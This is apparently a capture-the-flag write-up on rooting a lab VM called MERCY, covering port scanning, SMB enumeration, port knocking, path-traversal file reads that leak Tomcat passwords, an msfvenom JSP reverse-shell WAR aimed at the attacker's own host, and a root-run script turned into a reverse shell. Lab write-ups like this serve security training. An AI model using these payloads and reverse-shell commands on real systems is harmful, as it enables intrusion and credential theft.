“Note: Some report a kernel privilege escalation works on this machine. If it does, try harder! There is another vector that you should try!”

Let’s avoid the kernel exploit so it makes it more interesting

```
PORT     STATE SERVICE     VERSION
53/tcp   open  domain      ISC BIND 9.9.5-3ubuntu0.17 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.17-Ubuntu
110/tcp  open  pop3?
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-08-24T13:22:55
|_Not valid after:  2028-08-23T13:22:55
|_ssl-date: TLS randomness does not represent time
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Dovecot imapd
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-08-24T13:22:55
|_Not valid after:  2028-08-23T13:22:55
|_ssl-date: TLS randomness does not represent time
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
993/tcp  open  ssl/imap    Dovecot imapd
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-08-24T13:22:55
|_Not valid after:  2028-08-23T13:22:55
|_ssl-date: TLS randomness does not represent time
995/tcp  open  ssl/pop3s?
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-08-24T13:22:55
|_Not valid after:  2028-08-23T13:22:55
|_ssl-date: TLS randomness does not represent time
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-open-proxy: Proxy might be redirecting requests
| http-robots.txt: 1 disallowed entry
|_/tryharder/tryharder
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat
Service Info: Host: MERCY; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
|_clock-skew: mean: -2h39m57s, deviation: 4h37m07s, median: 1s
|_nbstat: NetBIOS name: MERCY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: mercy
|   NetBIOS computer name: MERCY\x00
|   Domain name: \x00
|   FQDN: mercy
|_  System time: 2021-08-25T04:03:52+08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-08-24T20:03:52
|_  start_date: N/A
```

Okay so basically: **SMB, HTTP, email servers, dns**

Let's enumerate the smb with **enum4linux 192.168.1.150 -a** and then we'll explore port 8080

Some users:

```
User\pleadformercy (Local User)
User\qiu (Local User)
User\thisisasuperduperlonguser (Local User)
User\fluffy (Local User)
```

Port 8080

Not secure | 192.168.1.150:8080

It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat7/webapps/ROOT/index.html`

Tomcat7 veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat7` and `CATALINA_BASE` in `/var/lib/tomcat7`, following the rules from `/usr/share/doc/tomcat7-common/RUNNING.txt.gz`

You might consider installing the following packages, if you haven't already done so:

tomcat7-docs: This package installs a web application that allows to browse the Tomcat 7 documentation locally. Once installed, you can access it by clicking here.

tomcat7-examples: This package installs a web application that allows to access the Tomcat 7 Servlet and JSP examples. Once installed, you can access it by clicking here.

tomcat7-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the manager webapp and the host-manager webapp.

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat7/tomcat-users.xml`.

There's a reference to **/tryharder/tryharder** inside **robots.txt** with a base64 message which translates to a story:

It's annoying, but we repeat this over and over again: cyber hygiene is extremely important. Please stop setting silly passwords that will get cracked with any decent password list.

Once, we found the password "password", quite literally sticking on a post-it in front of an employee's desk! As silly as it may be, the employee pleaded for mercy when we threatened to fire her.

No fluffy bunnies for those who set insecure passwords and endanger the enterprise.

I tried **password** with all the users previously found but those don't work for **Tomcat's manager** or **host-manager**

I always mess up with the slashes and backslashes, I knew there was something to do with those creds! **qiu:password** works

```
┌──(kali㉿kali)-[~]
└─$ smbclient \\\\192.168.1.150\\qiu -U qiu
Enter WORKGROUP\qiu's password:
Try "help" to get a list of possible commands.
smb: \> |
```

```
smb: \> ls
  .                                   D        0  Fri Aug 31 15:07:00 2018
  ..                                  D        0  Mon Nov 19 11:59:09 2018
  .bashrc                             H     3637  Sun Aug 26 09:19:34 2018
  .public                            DH        0  Sun Aug 26 10:23:24 2018
  .bash_history                       H      163  Fri Aug 31 15:11:34 2018
  .cache                             DH        0  Fri Aug 31 14:22:05 2018
  .private                           DH        0  Sun Aug 26 12:35:34 2018
  .bash_logout                        H      220  Sun Aug 26 09:19:34 2018
  .profile                            H      675  Sun Aug 26 09:19:34 2018
```

Some interesting commands inside **.bash_history…**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat .bash_history
exit
cd ../
cd home
cd qiu
cd .secrets
ls -al
cd .private
ls
cd secrets
ls
ls -al
cd ../
ls -al
cd opensesame
ls -al
./configprint
sudo configprint
sudo su -
exit
```


In the secrets folder there is a big file with a lot of configurations

One of references port knocking. I searched and learned about it and it's the coolest thing ever. I didn't know about this! I managed to open the SSH port by knocking on the closed ports 17301, 28504, 9999 and finally the SSH was open

But the credentials didn't work :))))))))))))))))))))))))


```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat config
Here are settings for your perusal.

Port Knocking Daemon Configuration

[options]
        UseSyslog

[openHTTP]
        sequence    = 159,27391,4
        seq_timeout = 100
        command     = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
        tcpflags    = syn

[closeHTTP]
        sequence    = 4,27391,159
        seq_timeout = 100
        command     = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
        tcpflags    = syn

[openSSH]
        sequence    = 17301,28504,9999
        seq_timeout = 100
        command     = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
        tcpflags    = syn

[closeSSH]
        sequence    = 9999,28504,17301
        seq_timeout = 100
        command     = /sbin/iptables -D iNPUT -s %IP% -p tcp --dport 22 -j ACCEPT
        tcpflags    = syn
```

I knocked on the HTTP ports and…



I swear to god…

But **robots.txt** has http://192.168.1.150/nomercy/, which contains a configuration page!



RIPS 0.53 Multiple LFI → https://www.exploit-db.com/exploits/18660

We can read files with this!
http://192.168.1.150/nomercy/windows/code.php?file=../../../../../../etc/passwd

http://192.168.1.150/nomercy/windows/code.php?file=../../../../../..//etc/tomcat7/tomcat-users.xml

```
<? <role rolename="admin-gui"/>
<? <role rolename="manager-gui"/>
<? <user username="thisisasuperduperlonguser" password="heartbreakisinevitable" roles="admin-gui,manager-gui"/>
<? <user username="fluffy" password="freakishfluffybunny" roles="none"/>
<? </tomcat-users>
```

Okay so I can login to **host-manager** and **manager.** I created a **.WAR** payload with msfvenom

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.149 LPORT=4444 -f war > shell.war
Payload size: 1092 bytes
Final size of war file: 1092 bytes
```

And set up a msfconsole **multi/handler**

```
msf6 exploit(multi/handler) > run



[*] Started reverse TCP handler on 192.168.1.149:4444
[*] Command shell session 1 opened (192.168.1.149:4444 → 192.168.1.150:48460) at 2021-08-24 18:33:19 -0400

whoami
tomcat7
```

Dropped to shell…


```
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash


tomcat7@MERCY:/var/lib/tomcat7$ whoami
whoami
tomcat7
tomcat7@MERCY:/var/lib/tomcat7$
```

We have some creds so we can **su** around…
qiu:password has no sudo privileges, so no escalation (probably)
tomcat is pretty useless anyway
fluffy:freakishfluffybunny also has no privileges
And **thisisasuperduperlonguser** ‘s password doesn’t work

pkexec has the **SUID** set, so we have sudo permissions. However, we have a problem...

```
fluffy@MERCY:/$ pkexec /bin/bash
pkexec /bin/bash
==== AUTHENTICATING FOR org.freedesktop.policykit.exec ====
Authentication is needed to run `/bin/bash' as the super user
Authenticating as: pleadformercy
Password:
```

There was also this page, which ran a script hidden inside **fluffy**'s home folder. That script is run as root. I edited it with a reverse shell



And got it!

```
┌──(kali㉿kali)-[~/Desktop/mimipenguin]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [192.168.1.149] from (UNKNOWN) [192.168.1.150] 50778
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
#
# /bin/bash -i
bash: cannot set terminal process group (32493): Inappropriate ioctl for device
bash: no job control in this shell
root@MERCY:~#
```

```
root@MERCY:~# cat proof
cat proof.txt
Congratulations on rooting MERCY. :-)
root@MERCY:~#
```